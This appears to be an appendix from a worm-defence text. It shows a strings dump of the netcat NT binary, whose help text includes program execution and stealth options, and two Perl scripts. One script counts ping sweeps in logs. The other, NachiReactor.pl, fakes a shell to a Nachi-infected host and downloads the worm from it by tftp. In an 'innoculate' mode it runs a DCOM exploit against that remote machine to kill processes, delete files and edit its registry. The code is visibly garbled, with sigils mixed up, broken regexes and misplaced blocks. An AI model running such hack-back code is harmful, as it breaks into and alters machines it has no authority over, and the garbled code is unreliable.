0000AD6C 0040CB6C 0 all-A-records NIY
0000AD80 0040CB80 0 ade:g:G:hi:lLno:p:rs:tuvw:z
0000AD9C 0040CB9C 0 wrong
0000ADA4 0040CBA4 0 Cmd line:
0000ADB0 0040CBB0 0 port numbers can be individual or ranges: m-n [inclusive]
0000ADec 0040CBec 0 -u UDP mode
0000ADFA 0040CBFA 0 -v verbose [use twice to
be more verbose]

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0000AE26	0040CC26	0	-w secs	timeout for connects
and final net reads				
0000AE59	0040CC59	0	-z	zero-I/O mode [used
for scanning]				
0000AE80	0040CC80	0	-t	answer TELNET
negotiation				
0000AEA0	0040CCA0	0	-g gateway	source-routing hop point[s], up to
8				
0000AED1	0040CCD1	0	-G num	source-routing
pointer: 4, 8, 12, ...				
0000AF00	0040CD00	0	-h	this cruft
0000AF10	0040CD10	0	-i secs	delay interval for
lines sent, ports scanned				
0000AF47	0040CD47	0	-l	listen mode, for
inbound connects				
0000AF6E	0040CD6E	0	-L	listen harder, re-
listen on socket close				
0000AF9C	0040CD9C	0	-n	numeric-only IP
addresses, no DNS				
0000AFC3	0040CDC3	0	-o file	hex dump of traffic
0000AFE1	0040CDE1	0	-p port	local port number
0000AFFD	0040CDFD	0	-r	randomize local and
remote ports				
0000B023	0040CE23	0	-s addr	local source address
0000B044	0040CE44	0	-e prog	inbound program to
exec [dangerous!!]				
0000B074	0040CE74	0	-d	detach from console,
stealth mode				
0000B09C	0040CE9C	0	[v1.10 NT]	
0000B0A7	0040CEA7	0	connect to somewhere:	nc [-options] hostname port[s]
[ports] ...				
0000B0E9	0040CEE9	0	listen for inbound:	nc -l -p port [options] [hostname]
[port]				
0000B127	0040CF27	0	options:	
0000E306	00412306	0	CloseHandle	
0000E314	00412314	0	DisconnectNamedPipe	
0000E32A	0041232A	0	TerminateProcess	
0000E33E	0041233E	0	WaitForMultipleObjects	
0000E358	00412358	0	TerminateThread	
0000E36A	0041236A	0	GetLastError	
0000E37A	0041237A	0	CreateThread	
0000E38A	0041238A	0	CreatePipe	
0000E398	00412398	0	CreateProcessA	
0000E3AA	004123AA	0	DuplicateHandle	
0000E3BC	004123BC	0	GetCurrentProcess	
0000E3D0	004123D0	0	ExitThread	
0000E3DE	004123DE	0	Sleep	
0000E3E6	004123E6	0	ReadFile	
0000E3F2	004123F2	0	PeekNamedPipe	
0000E402	00412402	0	WriteFile	
0000E40E	0041240E	0	GetStdHandle	
0000E41E	0041241E	0	FreeConsole	
0000E42A	0041242A	0	KERNEL32.dll	
0000E438	00412438	0	WSOCK32.dll	
0000E446	00412446	0	HeapFree	
0000E452	00412452	0	HeapAlloc	
0000E45E	0041245E	0	ExitProcess	
0000E46C	0041246C	0	GetTimeZoneInformation	
0000E486	00412486	0	GetSystemTime	
0000E496	00412496	0	GetLocalTime	
0000E4A6	004124A6	0	GetCommandLineA	
0000E4B8	004124B8	0	GetVersion	
0000E4C6	004124C6	0	HeapDestroy	
0000E4D4	004124D4	0	HeapCreate	
0000E4E2	004124E2	0	VirtualFree	
0000E4F0	004124F0	0	VirtualAlloc	
0000E500	00412500	0	SetHandleCount	
0000E512	00412512	0	GetFileType	
0000E520	00412520	0	GetStartupInfoA	
0000E532	00412532	0	WideCharToMultiByte	
0000E548	00412548	0	FlushFileBuffers	
0000E55C	0041255C	0	RtlUnwind	
0000E568	00412568	0	UnhandledExceptionFilter	
0000E584	00412584	0	GetModuleFileNameA	
0000E59A	0041259A	0	FreeEnvironmentStringsA	
0000E5B4	004125B4	0	MultiByteToWideChar	
0000E5CA	004125CA	0	FreeEnvironmentStringsW	
0000E5E4	004125E4	0	GetEnvironmentStrings	
0000E5FC	004125FC	0	GetEnvironmentStringsW	
0000E616	00412616	0	GetCPInfo	
0000E622	00412622	0	GetACP	
0000E62C	0041262C	0	GetOEMCP	
0000E638	00412638	0	CompareStringA	
0000E64A	0041264A	0	CompareStringW	
0000E65C	0041265C	0	SetEnvironmentVariableA	
0000E676	00412676	0	SetStdHandle	
0000E686	00412686	0	SetFilePointer	

0000E698	00412698	0	GetStringTypeA
0000E6AA	004126AA	0	GetStringTypeW
0000E6BC	004126BC	0	GetProcAddress
0000E6CE	004126CE	0	LoadLibraryA
0000E6DE	004126DE	0	HeapReAlloc
0000E6EC	004126EC	0	PeekConsoleInputA
0000E700	00412700	0	GetNumberOfConsoleInputEvents
0000E720	00412720	0	CreateFileA
0000E72E	0041272E	0	SetEndOfFile
0000E73E	0041273E	0	LCMapStringA
0000E74E	0041274E	0	LCMapStringW
00009C6C	0040B06C	0	(null)
0000DD57	0040FB57	0	j>Wak?Xbl@YcmAZdnB[eoC\fpD]gq

Appendix B

Attack automation

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Appendix C

Defense automation

PingSweepStats.pl

```
#!/usr/bin/perl
#
# $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script generates ping sweep stats over time for measuring
#       worm propagation
#
#####

#
# modules
#
use Getopt::Std;

#
# pragmas
#
use strict;

#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";

#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;

#
# defines
#
$::TRUE = 1;
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$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $';
$::PROGNAME = "PingSweepStats.pl";

%::Config = ();
$::Config{'debug'} = $::FALSE;
$::Config{'debug'} = $::FALSE;

#
# main routine
#
if ( &main() != $::TRUE ) {
    exit( 1 );
}

exit( 0 );

#####
#
# sub-routines
#
#
# main routine
#
sub main {
    my $arg;

    #
    # display script banner
    #
    &show_banner();

    #
    # parse command-line
    #
    &parse_command_line();

    # process args that are left
    while( $arg = shift( @:ARGV ) ) {
        &process_log_file( $arg );
    }

    &display_report();

    # done
    return $::TRUE;
}

#
# display banner info
#
sub show_banner {
    print "$::PROGNAME $::VERSION\n";
    print "By: Ron Dilley\n";
    print "\n";
    print "$::PROGNAME comes with ABSOLUTELY NO WARRANTY.\n";
    print "\n";

    return $::TRUE;
}

#
# display help info
#
sub show_help {
    print "Syntax:\n";
    print "\n";
    print "$::PROGNAME [options] {file} [{file} ...]\n";
    print "\n";
    print "-d {0-9}    Display debug information during program run\n";
    print "-v          Display additional information\n";
    print "\n";

    return $::TRUE;
}

#
# parse command-line arguments
#
sub parse_command_line {
    no strict 'vars';

    if ( getopt( 'd:v' ) == $::FALSE ) {
        &show_help();
    }
}

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    return $::FAILED;
}
if ( defined $opt_d ) {
    if ( $opt_d > 0 ) {
        # set debug mode
        $::Config{'debug'} = $opt_d;
    }
}
if ( defined $opt_v ) {
    if ( $opt_v > 0 ) {
        $::Config{'verbose'} = $::TRUE;
    }
}
return $::TRUE;
}

#
# process snort syslog data
#

sub process_log_file {
    my ( $fname ) = @_ ;
    my $line;
    my $months = "JanFebMarAprMayJunJulAugSepOctNovDec";
    my $offset;
    my $mo;
    my $day;
    my $hour;
    my $min;
    my $sec;
    my $source;
    my $dest;
    my $buf;

    if ( ! defined open( LOGFILE, $fname ) ) {
        print "ERROR - Unable to open log file [$fname]\n";
        return $::FAILED;
    }

    while ( $line = <LOGFILE> ) {
        chomp( $line );
        if ( $line =~ m/^(\\S+)\\s+(\\d{1,2}) (\\d{2})\\:(\\d{2})\\:(\\d{2}) .*\\
(\\d{1,3})\\.\\d{1,3})\\.\\d{1,3}) \\-\\> (\\d{1,3})\\.\\d{1,3})\\.\\d{1,3})\\.\\d{1,3})\\.*/ ) {
            if ( ( $offset = index( $months, $1 ) ) < 0 ) {
                print "ERROR - Invalid format [$line]\n";
            } elsif ( $offset == 0 ) {
                $mo = 1;
            } else {
                $mo = ( $offset / 3 ) + 1;
            }
            $day = $2;
            $hour = $3;
            $min = $4;
            $sec = $5;
            $source = $6;
            $dest = $7;

            $buf = sprintf( "%02d%02d%02d", $mo, $day, $hour );

            if ( ! exists $::sweeps{$buf} ) {
                # create new dataset
                {
                    my %tmp_record = ();
                    $tmp_record{$source} = 1;
                    $::sweeps{$buf} = \%tmp_record;
                }
            } else {
                $::sweeps{$buf}{$source}++
            }
        }
    }

    close( LOGFILE );

    return $::TRUE;
}

#
# generate report
#

sub display_report {
    my $tmp_ptr;
    my %tmp_hash;
    my $key;
    my $subkey;
    my $tmp_count;

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printf( "%d records found\n", scalar( keys( %::sweeps ) ) );

foreach $key ( sort keys %::sweeps ) {
    $tmp_ptr = %::sweeps{$key};
    $tmp_count = 0;
    foreach $subkey ( sort keys %$tmp_ptr ) {
        %tmp_hash = %$tmp_ptr;
        if ( $tmp_hash{$subkey} >= 100 ) {
            $tmp_count++;
            if ( %::Config{'verbose'} == %::TRUE ) {
                print "$subkey $tmp_hash{$subkey}\n";
            }
        }
    }
    printf( "%d/%d/2003 %d\%00\%00\,%s\n", substr( $key, 0, 2 ), substr( $key, 2, 2
), substr( $key, 4, 2 ), $tmp_count );
}

return %::TRUE;
}

```

NachiReactor.pl

```

#!/usr/local/bin/perl
#
# $Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script works with honeyd to detect, capture and dampen
#       nachi/welchia worms
#
#####

#
# modules
#
use Getopt::Std;
use IO::Socket;
use IPC::Open2;

#
# pragmas
#
use strict;

#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";

#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;

#
# defines
#
%::TRUE = 1;
%::FALSE = 0;
%::FAILED = -1;

%::VERSION = '$Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $';
%::PROGNAME = "NachiReactor.pl";

# reactor mode
%::MODE_CAPTURE = 1;
%::MODE_INNOCULATE = 2;

%::Config = ();
%::Config{'debug'} = %::FALSE;
%::Config{'mode'} = %::MODE_CAPTURE;
%::Config{'def_dir'} = "c:\\windows\\system32";
%::Config{'tftp_dir'} = "%SystemRoot%\%system32%\wins";
%::Config{'prompt'} = "%::Config{'def_dir'}>";
%::Config{'nachi_port'} = 707;
%::Config{'save_dir'} = "/var/honeyd/nachi";
%::Config{'bin_dir'} = "/etc/honeyd/bin";
%::Config{'dcom'} = "oc192-dcom";
%::Config{'nbtstat'} = "/root/bin/nbtstat";
%::Config{'mailfrom'} = "infosec-admin@blah.org";

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$::Config{'mailto'} = "infosec-adm@blah.org;
$::Config{'shell_port'} = '9999';
$::Config{'type'} = '0';

#
# main routine
#
if ( &main() != $::TRUE ) {
    exit( 1 );
}

exit( 0 );

#####
#
# sub-routines
#
#
# main routine
#
sub main {
    my $arg;

    #
    # parse command-line
    #
    &parse_command_line();

    #
    # react
    #
    return &react( $::Config{'a_addr'}, $::Config{'v_addr'} );
}

#
# display help info
#
sub show_help {
    print STDERR "Syntax:\n";
    print STDERR "\n";
    print STDERR "$::PROGNAME [options] -s {attacker}\n";
    print STDERR "\n";
    print STDERR "-d {0-9}    Display debug information during program run\n";
    print STDERR "-a {ipaddr} Attacker ip address\n";
    print STDERR "-v {ipaddr} Victim ip address\n";
    print STDERR "-c          Catch the attacker (default)\n";
    print STDERR "-i          Innoculate the attacker\n";
    print STDERR "-m {email} Send e-mail when attacker successfully propogates worm\n";
    print STDERR "-p {port}   Port that dcom shell listens on (default: 9999)\n";
    print STDERR "-t {type}   System type for dcom (0=win2k, 1=winxp default: 0)\n";
    print STDERR "\n";

    return $::TRUE;
}

#
# parse command-line arguments
#
sub parse_command_line {
    no strict 'vars';

    if ( getopt( 'd:a:v:cim:p:t:' ) == $::FALSE ) {
        &show_help();
        return $::FAILED;
    }
    if ( defined $opt_d ) {
        if ( $opt_d > 0 ) {
            # set debug mode
            $::Config{'debug'} = $opt_d;
        }
    }
    if ( defined $opt_a ) {
        if ( length( $opt_a ) > 0 ) {
            # set source address
            $::Config{'a_addr'} = $opt_a;
        }
    }
    if ( defined $opt_v ) {
        if ( length( $opt_v ) > 0 ) {
            # set dest address
            $::Config{'v_addr'} = $opt_v;
        }
    }
    if ( defined $opt_p ) {
        if ( length( $opt_p ) > 0 ) {
            # set shell port

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    $::Config{'shell_port'} = $opt_p;
}
if ( defined $opt_t ) {
    if ( length( $opt_t ) > 0 ) {
        # set shell port
        $::Config{'type'} = $opt_t;
    }
}
if ( defined $opt_m ) {
    if ( length( $opt_m ) > 0 ) {
        # set source address
        if ( $opt_m =~ m/^\.*\\\.*/ ) {
            $::Config{'mailto'} = $opt_m;
        } elsif ( $opt_m =~ m/^(.*)\@(.*)/ ) {
            $::Config{'mailto'} = "$1@$2";
        }
        if ( $::Config{'debug'} >= 6 ) {
            print STDERR "DEBUG - MailTo: [$::Config{'mailto'}]\n";
        }
    }
}
if ( defined $opt_c ) {
    $::Config{'mode'} = $MODE_CAPTURE;
}
if ( defined $opt_i ) {
    $::Config{'mode'} = $MODE_INNOCULATE;
}
return $::TRUE;
}

#
# do something when with/to the attacker
#
sub react {
    my ( $attacker, $victim ) = @_;
    my $done = $::FALSE;
    my $word;
    my $tmp_dir;
    my $file;
    my $tmp_attacker;
    my $tmp_dest_file;
    my $attack_file;
    my $socket;
    my $file_size;
    my $cmd_line;
    my $line;
    my $child_pid;
    my $dcom_in;
    my $dcom_out;
    my $wormfilecount;
    my @shell_commands = ();
    my $cmd;

    #
    # open socket
    #
    if ( ! defined ( $socket = IO::Socket::INET->new( PeerAddr => $attacker,
                                                    PeerPort =>
$::Config{'nachi_port'},
                                                    Proto => "tcp",
                                                    Type => SOCK_STREAM ) ) ) {
        print STDERR "ERROR - Unable to connect to [$attacker:$::Config{'nachi_port'}]\n";
        return $::FAILED;
    }

    #
    # send bogus banner
    #
    syswrite $socket, "Microsoft Windows 2000 [Version 5.00.2195]\r\n";
    syswrite $socket, "(C) Copyright 1985-2000 Microsoft Corp\r\n";

    #
    # drop into fake shell loop
    #
    $wormfilecount = 2;
    while ( ! $done ) {
        syswrite $socket, "\r\n";
        $word = &get_command("$::Config{'prompt'}", $::TRUE, $socket );
        if ( $::Config{'debug'} >= 3 ) {
            print STDERR "DEBUG - [$word]\n";
        }
        if ( $word == $::FAILED ) {
            # input timed out, something is odd, bail
            close( $socket );
            return $::FAILED;
        } elsif ( $word =~ m/^dir (.*)\\(.*)$/ ) {

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$tmp_dir = $1;
$file = $2;
syswrite $socket, "\r\n Directory of $::Config{'def_dir'}\\$tmp_dir\r\n";
syswrite $socket, "\r\nFile Not Found\r\n";
} elsif ( $word =~ m/tftp -i (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) get (.*) (.*)$/
) {
    $tmp_attacker = $1;
    $attack_file = $2;
    $tmp_dest_file = $3;
    if ( ( $file_size = &get_worm_code( $attacker, $victim, $attack_file ) ) <= 0 )
    {
        print STDERR "ERROR - Unable to download worm\n";
        if ( $wormfilecount == 2 ) {
            return $::FAILED;
        }
        # try to inoculate if we were able to download one of the worm files
        $done = $::TRUE;
    } else {
        $wormfilecount--;
        syswrite $socket, "Transfer successful: $file_size bytes in 1 second,
$file_size bytes/s\r\n";
    }
} elsif ( $word =~ m/^wins\\DLHOST\.EXE$/ ) {
    # the worm has tried to exec itself
    $done = $::TRUE;
} else {
    if ( length( $word ) > 0 ) {
        # unexpected command
        print STDERR "WARN - Unexpected command [$word]\n";
    }
}
}

# shutdown socket
close( $socket );

#
# react
#
if ( $::Config{'mode'} == $::MODE_INNOCULATE ) {
    # disable the worm
    # tftp helper files because NT and 2K can't kill processes
    if ( ! defined open( TFTP, "| tftp $attacker" ) ) {
        print "ERROR - Unable to send helper tools to attacker\n";
        return $::FAILED;
    }
    print TFTP "mode binary\n";
    print TFTP "put /etc/honeyd/bin/pskill.exe pskill.exe\n";
    print TFTP "put /etc/honeyd/bin/sleep.exe sleep.exe\n";
    print TFTP "put /etc/honeyd/bin/nachi_cleaner.reg nach_i_cleaner.reg\n";
    print TFTP "quit\n";
    close( TFTP );
    # make a temp copy of the dcom exploit (for killing)
    #
    system( "cp $::Config{'bin_dir'}/$::Config{'dcom'}
$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
    #
    # dcom into the system and shut down the active worm
    #
    if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - DCOM Child executing
[$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$]\n";
    }
    #
    # try win2k
    #
    if ( $::Config{'debug'} >= 2 ) {
        print STDERR "DEBUG - Trying Win2K\n";
    }
    if ( ( $child_pid = open2( $dcom_out, $dcom_in,
"$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$ -d $attacker -l
$::Config{'shell_port'}" ) ) <= 0 ) {
        print STDERR "ERROR - Unable to execute DCOM\n";
        return $::FAILED;
    }
    # this is what we are going to do on the attacker host
    push( @shell_commands, "cd $::Config{'tftp_dir'}" );
    push( @shell_commands, "NET STOP \"Network Connections Sharing\"" );
    push( @shell_commands, "NET STOP \"WINS Client\"" );
    push( @shell_commands, "sleep 15" );
    push( @shell_commands, "pskill dllhost" );
    push( @shell_commands, "pskill svchost" );
    push( @shell_commands, "del /f pskill.exe" );
    push( @shell_commands, "regedit /s nach_i_cleaner.reg" );
    push( @shell_commands, "del /f SVCHOST.EXE" );
    push( @shell_commands, "del /f DLLHOST.EXE" );
}

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```

push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\system32\wins\dlh\host.exe" );
push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\system32\dlcache\tftpd.exe" );
push( @shell_commands, "sleep 15" );
push( @shell_commands, "del /f nachi_cleaner.reg" );
push( @shell_commands, "del /f sleep.exe" );
push( @shell_commands, "exit" );
#
# execute inoculation commands
#
foreach $cmd ( @shell_commands ) {
# wait for shell prompt
if ( &get_prompt( $dcom_out ) == $::FAILED ) {
print STDERR "ERROR - Unable to get DCOM shell prompt\n";
return $::FAILED;
}
syswrite $dcom_in, "$cmd\n";
}
# close the shells stdin/stdout
close( $dcom_in );
close( $dcom_out );
# the exploit does not shutdown nicely
system( "pskill $::Config{'dcom'}.$$" );
system( "pskill -9 $::Config{'dcom'}.$$" );
waitpid( $child_pid, 0 );
#
# cleanup
#
system( "rm -f $::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
if ( $::Config{'debug'} >= 3 ) {
print STDERR "DEBUG - Child is done\n";
}
#
# notify that the attacker has been innoculated
#
if ( defined $::Config{'mailto'} ) {
if ( $::Config{'debug'} >= 3 ) {
print STDERR "DEBUG - Sending notification e-mail\n";
}
$cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
} else {
print SENDMAIL "From: $::Config{'mailfrom'}\n";
print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
print SENDMAIL "\n";
print SENDMAIL "$::PROGNAME sucessfully innoculated $attacker and stopped it
from\n";
print SENDMAIL "propogating the Nachi/Welchia worm\n";
if ( -f $::Config{'nbtstat'} ) {
if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker|" ) ) {
print "ERROR - Unable to nbtstat the attacker\n";
} else {
print SENDMAIL "\n----\n";
while( $line = <NBTSTAT> ) {
chomp( $line );
if ( $line =~ m/^\s(.*)$/ ) {
print SENDMAIL "$1\n";
}
}
close( NBTSTAT );
print SENDMAIL "----\n";
}
}
print SENDMAIL ".\n";
print SENDMAIL ".\n";
close( SENDMAIL );
}
} else {
# just notify
if ( defined $::Config{'mailto'} ) {
if ( $::Config{'debug'} >= 3 ) {
print STDERR "DEBUG - Sending notification e-mail\n";
}
$cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
} else {
print SENDMAIL "From: $::Config{'mailfrom'}\n";
print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
print SENDMAIL "\n";
print SENDMAIL "$::PROGNAME sucessfully captured $attacker propogating the
Nachi/Welchia worm\n";
}
}
}

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        if ( -f $::Config{'nbtstat'} ) {
            if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
                print "ERROR - Unable to nbtstat the attacker\n";
            } else {
                print SENDMAIL "\n----\n";
                while( $line = <NBTSTAT> ) {
                    chomp( $line );
                    if ( $line =~ m/^\s(.*)$/ ) {
                        print SENDMAIL "$1\n";
                    }
                }
                close( NBTSTAT );
                print SENDMAIL "----\n";
            }
        }
        print SENDMAIL ".\n";
        print SENDMAIL ".\n";
        close( SENDMAIL );
    }
}

return $::TRUE;
}

#
# download worm
#
sub get_worm_code {
    my ( $attacker, $victim, $file ) = @_;
    my $cmd_line;

    # create a dir to hold worm files
    if ( ! -d "$::Config{'save_dir'}/$attacker-$victim" ) {
        mkdir( "$::Config{'save_dir'}/$attacker-$victim" );
    }

    # get the worm file
    $cmd_line = sprintf( "tftp %s", $attacker );
    if ( ! defined open( TFTP, "| $cmd_line" ) ) {
        print STDERR "ERROR - Unable to execute command [$cmd_line]\n";
        return $::FAILED;
    }
    print TFTP "mode binary\n";
    print TFTP "get $file $::Config{'save_dir'}/$attacker-$victim/$file.$$ \n";
    print TFTP "quit\n";
    close( TFTP );

    #done
    return ( -s "$::Config{'save_dir'}/$attacker-$victim/$file.$$" );
}

#
# get shell command (lifted from router-telnet.pl by Niels Provos)
#
sub get_command {
    my ( $prompt, $echo, $socket ) = @_;
    my $word;
    my $alarmed;
    my $finished;
    my $buffer;
    my $nread;

    syswrite $socket, "$prompt";

    $word = "";
    $alarmed = 0;
    eval {
        $$SIG{ALRM} = sub { $alarmed = 1; die; };
        alarm 30;
        $finished = 0;
        do {
            $nread = sysread $socket, $buffer, 1;
            die unless $nread;
            if ( ord($buffer) == 0 ) {
                ; #ignore
            } elsif ( ord($buffer) == 255 ) {
                sysread $socket, $buffer, 2;
            } elsif ( ord($buffer) == 13 || ord($buffer) == 10 ) {
                $finished = 1;
            } else {
                $word = $word.$buffer;
            }
        } while (!$finished);
        alarm 0;
    };
    syswrite $socket, "\r\n" if $alarmed || ! $echo;
}

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    if ($alarmed) {
        return $::FAILED;
    }
}
return ($word);
}

#
# get command prompt (lifted from router-telnet.pl by Niels Provos)
#
sub get_prompt {
    my ( $socket ) = @_ ;
    my $word;
    my $alarmed;
    my $finished;
    my $buffer;
    my $nread;

    $word = "";
    $alarmed = 0;
    eval {
        $$SIG{ALRM} = sub { $alarmed = 1; die; };
        alarm 30;
        $finished = 0;
        do {
            if ( ! defined ( $nread = sysread( $socket, $buffer, 1 ) ) ) {
                print STDERR "ERROR - Unable to read from DCOM shell\n";
                return $::FAILED;
            }
            if (ord($buffer) == 0) {
                ; #ignore
            }
            elsif (ord($buffer) == 255) {
                sysread $socket, $buffer, 2;
            }
            elsif (ord($buffer) == 62 ) {
                # prompt terminator
                if ( $::Config{'debug'} >= 3 ) {
                    $word = $word.$buffer;
                    print STDERR "DEBUG - Got prompt [$word]\n";
                }
                $finished = 1;
            }
            elsif (ord($buffer) == 13 || ord($buffer) == 10) {
                # non-prompt output
                if ( $::Config{'debug'} >= 3 ) {
                    print STDERR "DEBUG - [$word]\n";
                }
                $word = "";
            }
            else {
                $word = $word.$buffer;
            }
        } while (!$finished);
        alarm 0;
    };
    if ($alarmed) {
        return $::FAILED;
    }
}

return $::TRUE;
}

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